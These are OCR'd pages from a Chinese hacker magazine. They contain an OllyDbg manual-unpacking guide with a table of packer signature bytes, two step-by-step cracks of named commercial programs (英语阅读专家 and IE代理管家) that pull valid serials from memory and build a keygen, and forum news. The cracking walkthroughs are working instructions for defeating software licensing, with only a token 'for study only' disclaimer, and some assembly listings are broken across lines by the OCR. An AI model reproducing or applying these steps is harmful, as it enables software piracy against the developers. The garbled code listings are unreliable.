一个类似eXeScope的软件资源分析和编辑工具，功能已超过eXeScope。它使用内存载入资源分析，所以被分析的程序并未被独占，在分析期间仍可使用；拥有最出色的资源分析技术，内置的文字编辑器与16进制编辑器是由较低层的控件编写的，使资源载入更快，编辑更方便；拥有最出色的资源预览技术，可以创建预览的菜单和对话框(如图3)。

（文章中说到的Aspack Stripper v2.12 和ResScope 1.9.5在光盘里有收录）

"破"技巧

Ollydbg 手动脱壳及其部分壳的特征码

一般认为手动脱壳的关键是找到软件的真正入口OEP，但是用ollydbg脱壳，知道软件的真正入口OEP并不能解决问题，因为ollydbg的工作原理和softice、trw2000等有所不同，在OEP未解压以前是不能在OEP上设断的，因此用ollydbg脱壳的关键是让程序中断在OEP，一旦中断在OEP脱壳就告完成。如何让程序中断在OEP呢？这里小结二种方法并附部分常见壳的特征码。

方法一 用ollydbg载入程序，在第1个消息框，点yes，第2个消息框，点no，程序停在入口处EP（注意不是OEP），ctrl+b，在Hex中输入壳的入口特征代码（如upx 61 E9），回车。

popad

看到入口点jmp xxxxxx

F2在此行设断（或者将光标移动到这一行上按F4），F9、8走1-2下，来到入口点，用ollydbg的插件dump选中程序进程dump程序。但此法对于有些入口点附近代码被压缩的程序就无能为力了。对于这种程序有方法二。

方法二 用ollydbg载入程序，第1个消息框，点yes，第2个消息框，点no，ctrl+b，在Hex中输入壳的入口特征代码（如upx 61 E9），回车，找不到

popad

jmp xxxxxx

对于这种情况再用ollydbg载入程序，第1个消息框，点yes，第2个消息框，点no时程序停在入口处EP（注意不是OEP），先用F9、F8走几下，使特征代码解压缩再用上面的方法搜索壳的特征代码。一般都能解决问题。

壳名称	版本相应的特征代码
Asprotect 1.0以下	EB 02 EB E8 61 EB 01
Asprotect 1.2	61 FF E0
ASPack 2.0以下	61 75 08 b8
PECompact 1.33	61 9D 50 68
Petite 2.1/2.2	61 66 9D 83 C4
PE-pack all	89 44 24 1c 61 FF E0
Armadillo 2.51	03 F9 E8 A9 EE FF
Armadillo 2.52	03 F9 E8 2D EE FF
VBox 4.6.5CD	20 FF E3
ASPack 2.12	B8 01 00 00 00 C2
UPX 1.20w	61 E9
Telock0.71	61 FF 64 24 DC
Exe32Pack 1.3x	E9 5E FE FF FF

SHELLCODE，为了你，我破了英语阅读专家

Kungfu

从本文你可以学到：

1、破解软件的基本流程
2、几款破解工具的使用
3、注册机的制作

最近偶正在学习写Shellcode，今天从网上下载了一篇关于Shellcode的经典文章，可是一打开，顿时傻眼了，整篇文章，我只认识几个单词，汗……所以，偶就下载一款软件——英语阅读专家。没办法，只能这样快速催化了。

打开软件，啊！要注册！不然有限制，无奈最近羲中羞涩，(小编皱皱眉：怎么破解都是这个原因啊！汗汗！)……那就自己破解吧！

一、破解步步通

先看看偶准备的工具：**Peid，OLLYDB，ImportREC1.6，W32Dasm**。工具有了，我们一步步 地来分析破解吧！

Step 1

用Peid载入程序，如图1所示，显示有壳。




图1 用Peid查壳

Step 2

用OD载入程序，有加了壳的提示，点确定，程序断在入口点**00692203**处。

```
00692203 > 9C      pushfd
00692204   60      pushad
00692205 BD C7E82800         mov ebp,
28E8C7
  //2次F8，来到这里
0069220A    01AD 4C3A4000      add
dword ptr ss:[ebp+403A4C],ebp
00692210    FFB5 483A4000      push
dword ptr ss:[ebp+403A48]
00692216    6A 40    push 40
00692218    FF95 803A4000      call
dword ptr ss:[ebp+403A8
```

这时候就可以用**ESP定律**，在命令行输入**dd esp**回车，用鼠标选中**0012ff c4**转存处的4个字节，点**右键－断点－设置硬件访问断点－Dword**，如图2所示。




图2 设置硬件访问断点

程序断在006D023F处，我们看到下面的代码，分析一下：

```
006D023F    9D     popfd
006D0240   BA 50EA6400        mov
edx,64EA50
006D0245  FFE2  jmp edx           /
/ 飞向光明之颠
006D0247     8BB5 593C4000        mov
esi,dword ptr ss:[ebp+403C59]

0064EA50    55    push ebp       //这
里用OD的插件脱壳
0064EA51   8BEC    mov ebp,esp
0064EA53 83C4 F0 add esp,-10
0064EA56   53   push ebx
```

Step 3

脱壳后的程序，运行提示出错，用ImportREC1.6载入，**OEP填24EA50**，点Fix Dump修复输入表，如图3。脱壳后的程序正常运行，看到是用DELFHI编写的。




图3 用ImportREC1.6修复程序




图4 运行修改后的程序的注册过程

Step 4

运行改装后的程序，随意输入注册码，我这里输入的是www.nohack.cn，点注册，有错误提示，如图4所示。

Step 5

再次用W32Dasm载入脱壳后的程序，找到注册错误的地方，如下这些代码：

```
:0064A373  E81435E2FF  call
0046D88C    //计算注册码
:0064A378  8B45FC    mov eax,
dword ptr [ebp-04]   //真注册码
:0064A37B  8B55F8   mov edx,
dword ptr [ebp-08]    //假注册码
:0064A37E  E8E1AFDBFF  call
00405364   //关键CALL
:0064A383 752B jne 0064A3B0   //关键
跳转
:0064A385 A1247B6500           mov
eax, dword ptr [00657B24]
:0064A38A  C60001  mov byte ptr
[eax], 01
:0064A38D A1207D6500 mov        eax,
dword ptr [00657D20]
:0064A392  8B00  mov  eax,
dword ptr [eax]
:0064A394 8B4058               mov
eax, dword ptr [eax+58]
:0064A397 8B4DFC               mov
ecx, dword ptr [ebp-04]
* Referenced by a (U)nconditional
or (C)onditional Jump at Address:
|:0064A332(C)
|
* Possible StringData Ref from Code
Obj ->"RegisterCode"
|
:0064A39A BA04A46400            mov
edx, 0064A404
:0064A39F E83CF8FFFF            call
00649BE0
* Possible StringData Ref from Code
Obj ->"注册成功，请重新启动软件，你可以使
用本软件的所"
->"有功能！"
|
:0064A3A4  B81CA46400  mov eax,
0064A41C
:0064A3A9  E8AE3FDFFF  call
0043E35C
:0064A3AE EB0A jmp 0064A3BA
* Referenced by a (U)nconditional
or (C)onditional Jump at Address:
|:0064A383(C)
|
* Possible StringData Ref from Code
Obj ->"注册码不正确，请重新输入"
|
:0064A3B0 B85CA46400            mov
eax, 0064A45C
:0064A3B5 E8A23FDFFF            call
0043E35C
```

Step 6

很经典的模式，现在再用 OD 载入跟踪一下，**Ctrl+G**，填入 **0064A37E**，来到关键 CALL，F2 下断，F9，程序运行，输入注册码，程序被断了下来，仔细看看寄存器，放心，不是幻觉。是注册码哦，如图 5 所示，输入这个注册码，提示注册成功，如图 6 所示。




图5 在OD的寄存器里看到注册码




图6 用上面的注册码注册成功




图7 设置参数制作注册机

二、制作注册机

既然晓得了注册码在什么地方，现在就可以制作注册机了，很简单的，唤出 keymaker，如图 7 所示，设置好参数，图 8 就是偶做的注册机了。

好了，到这里我们把这个软件彻底破解了。本文所用方法仅供交流学习，请别用在非法操作上。我也学习 SHELLCODE 去了，希望和偶一样的小菜们都快快成长！

（文章中用到的软件 Peid、OLLYDB、ImportREC1.6、W32Dasm 以及英语阅读专家在光盘里有提供。）

编辑点评： *作者通过一款软件的破解，一步一步地讲述了破解的一般流程，对新手朋友入门还是很有指导性的；但是这只是一款保护不太强的软件，它在内存中直接给出注册码了，很多其它软件的保护措施是很不一样的，自然破解方法是不一样的，还需要大家自己多练习、实践、总结，才能掌握其精髓。*




图8 作者做的注册机

用 OLLYDBG 简单搞定 IE 代理管家

@nyele

> 从本文你可以学到：
> 1、了解到 IE 代理管家的基本功能
> 2、使用 OD 破解软件的基本步骤

浏览不同的站点有可能需要不同的代理服务器，今天能用的代理明天可能就无法用了。这样一来就需要你经常更换或修改代理服务器的地址，比较麻烦。一直在寻找有没有什么软件能比较方便地实现代理转换，最近在网上游来游去，看见 IE 代理管家好像正好符合我的要求，下下来一看，功能果然不错，如下：

1、IE 代理管家提供代理服务器地址的添加、修改、删除、导入、导出；导出文件可导入代理猎手进行检测，并支持代理猎手导出文件直接导入。

2、无须重新启动 IE 浏览器即可让代理设置生效，可以使用指定时间间隔循环使用所有代理服务器，使你真正实现在网络上隐身。

3、IE 代理管家内带 5 个免费代理服务器地址，可让你轻松访问国内外所有网站。注册用户还可定期得到免费代理服务器地址。

看了功能简介觉得很合适，就打算使用它了，但没注册的用户只能使用 20 次。限制，又是限制！哎~~只有看看怎么破解它了。




图1 在OD中运行并输入假的注册码

Step 1

用 OLLYDBG 载入，按 **F9** 运行，随便输入注册码，如图 1 所示我输入的是 123456。

5ADC0000	00037000	5ADC1626	uxtheme	6.00.2900.2180	C:\WINDOWS\system32\uxtheme.dll
62C20000	00009000	62C22EAD	LPK	5.1.2600.2180 (	C:\WINDOWS\system32\LPK.DLL
66630000	0001C000		vb6chs	6.00.8988	C:\WINDOWS\system32\vb6chs.dll
6A280000	00154000	6A281AE8	MSVBVM60	6.00.9690	C:\WINDOWS\system32\MSVBVM60.DLL
73640000	0002E000	73659FCC	msctfime	5.1.2600.2180 (	C:\WINDOWS\system32\msctfime.ime
73FA0000	0006B000	73FDAEB6	USP10	1.0420.2600.218	C:\WINDOWS\system32\USP10.dll
76300000	0001D000	763012C0	IMM32	5.1.2600.2180 (	C:\WINDOWS\system32\IMM32.DLL
76990000	0013D000	769AD0A1	ole32	5.1.2600.2726 (	C:\WINDOWS\system32\ole32.dll

图2 在OD窗口，按ALT+E找到MSVBVM60.DLL

Step 2

先不点注册，回到 OLLYDBG 窗口，按 **ALT+E**，在对话框内找到 **MSVBVM60.DLL**，双击它来到图 2 显示的位置。

Step 3

再按 **CTRL+N**，在打开的窗口里找到 _**vbastrcomp**，光标点一下后按 **F2** 设置断点，如图 3 所示。

6A3570E0	.text	导出	__vbaStrAryToUnicode
6A3658D0	.text	导出	__vbaStrBool
6A2A5427	.text	导出	__vbaStrCat
6A2A4813	.text	导出	__vbaStrCmp
6A2A4825	.text	导出	__vbaStrComp
6A36BE8F	.text	导出	__vbaStrCompVar
6A2A44F6	.text	导出	__vbaStrCopy
6A365A50	.text	导出	__vbaStrCy

图3 在_vbastrcomp处按F2设置断点

Step 4

回到软件的注册窗口，点一下“注册”，呵呵！看看 ollyDbg 的右下角，注册码被拦截了下来，如图 4 r 所示。

0012F430	0014BBB4	UNICODE "JMKQM-2607860248"
0012F434	0014BCAC	UNICODE "123456"
0012F438	0043D9D6	返回到 ipm.0043D9D6 来自 M

图4 截到的注册码

点击选中显示注册码的行，然后 Ctrl+C 复制，再 Ctrl+V 粘贴到文本保存。好了，现在你就用这个注册码去注册吧！

（文章中的 IE 代理管家和 OllyDbg 已收录在光盘中。）

编辑点评：一些朋友老是抱怨说想学破解却一直找不到练习的例子，编发这篇文章的目的就是告诉你：身边很多的东西都是可以拿来 TEST 的。这里我们学到的是破解软件的最基本技能，尽管破的软件比较简单，但是也有一定的代表性，希望那些想学习破解的朋友认真打好基础，一步一步地来。

NoHACK 论坛贴吧

相信大家接到这本杂志的时候，已经是草长莺飞、南燕北归的季节了。好景色的季节，大家一定不要忘了去踏青。但是要记住，农民伯伯的麦苗一定不要去踏哦，那可是一年的收成啊！还有，最佳的踏青方式是躺在蓝蓝的草地上，面对着绿绿的天空，呼吸着墨香的空气，惬意死了啊！（小菜：老大，搞错了吧？？天不是绿的，草不是蓝的，还有，空气怎么会那个味道呢？小行：哈哈，忘了说了，我拿了本《黑客手册》4月号杂志在欣赏各位的佳作呢！）好了，闲话少说，我们来看3月论坛大事！总结几条，各位看官慢慢瞧！


1、误解源自负责！

没有各位热心读者积极工作、认真负责，就没有现在论坛这样的火爆。但是工作中肯定不可避免的会有一些小小的矛盾和误会产生。有了问题不要憋着，说出来，我们解决掉就好了！这不，说曹操曹操就来了。论坛热心会员冷漠男孩在论坛[我的照片]版发了个“浅谈国内黑客论坛的定位和发展”的帖子，结果被该版版主黑裤子第一时间删除，理由是广告！冷漠男孩并不冷漠，拿起法律的武器，保护自己的合法权益，遂直接在站务管理区投诉黑裤子，要讨个说法！最终当事人裤子发言搞清一切，使真相大白，同时还有其他版块的版主也纷纷加入到该帖中来分析劝解，站务当家版主——古怪精灵的燕明香也充分发挥了她那火辣而热情的个性来论断此事，更是增加了本帖的回头率。具体内容精彩纷呈、火爆刺激，还犹豫什么呢？赶紧去点击吧：http://www.nohack.cn/bbs/thread-3609-1-1.html

2、好东西请拿出来分享！

独乐乐与众乐乐，哪个更乐？当然是众乐乐！有好东西，好的站点，赶快拿出来与大家一起分享吧！只要你每月在论坛回帖，把你认为的好的站点、好的技巧、好的名言拿出来，发到论坛对应的帖子上，每月截稿时经编辑审核后，就会在杂志的页脚部分登出来。格式如：小行推荐：做人要厚道！小行推荐：http://www.nohack.cn/bbs这个论坛真好！内容可以是好的站点，好的名言，好的技巧！如果你也想试试的话，就去http://www.nohack.cn/bbs/thread-3846-1-1.html吧！

3、合订本上市了！



也许你在暗自神伤，也许你在独自流泪（小编：如此伤心，不是心耐的MM抛弃了你，就是搞丢中了大奖的彩票），因为你没有看到以前的《黑客手册》，一本本地买，你又觉得太麻烦了！你愁啊！哭啊！现在我要告诉你，不要再伤心了。NoHack考虑到这一点，已经在第一时间为我们打造了《黑客手册2005合订本》，只需一本，以前的杂志就都补齐了，而且还方便，何乐而不为？赶快来抢购吧！　　仅售：26元

4、这么好的杂志，我想一次订购！

你好，我是你们的一位忠实读者，一开始我都是从书店购买的，但是后来书店里没有了，我准备邮购全年的，我有几个问题想了解一下：

（1）现在全年还是127块钱吗？如果近期邮购，3月份能来吗？

（2）我是首次邮购。希望能得到准确的邮购单填写指南，我应该怎么填写？还有细节问题……。我第一次邮购……怕怕的哦！

（3）邮购也是通过写信箱地址吗？


相信很多读者都想问这个问题，这里我们的编务速递小子为大家做了详细的解答，如果你不明白，如果你想邮寄全年杂志，请直接进这个地址。

http://www.nohack.cn/bbs/thread-3511-1-1.html

5、有假冒读者群出现了！

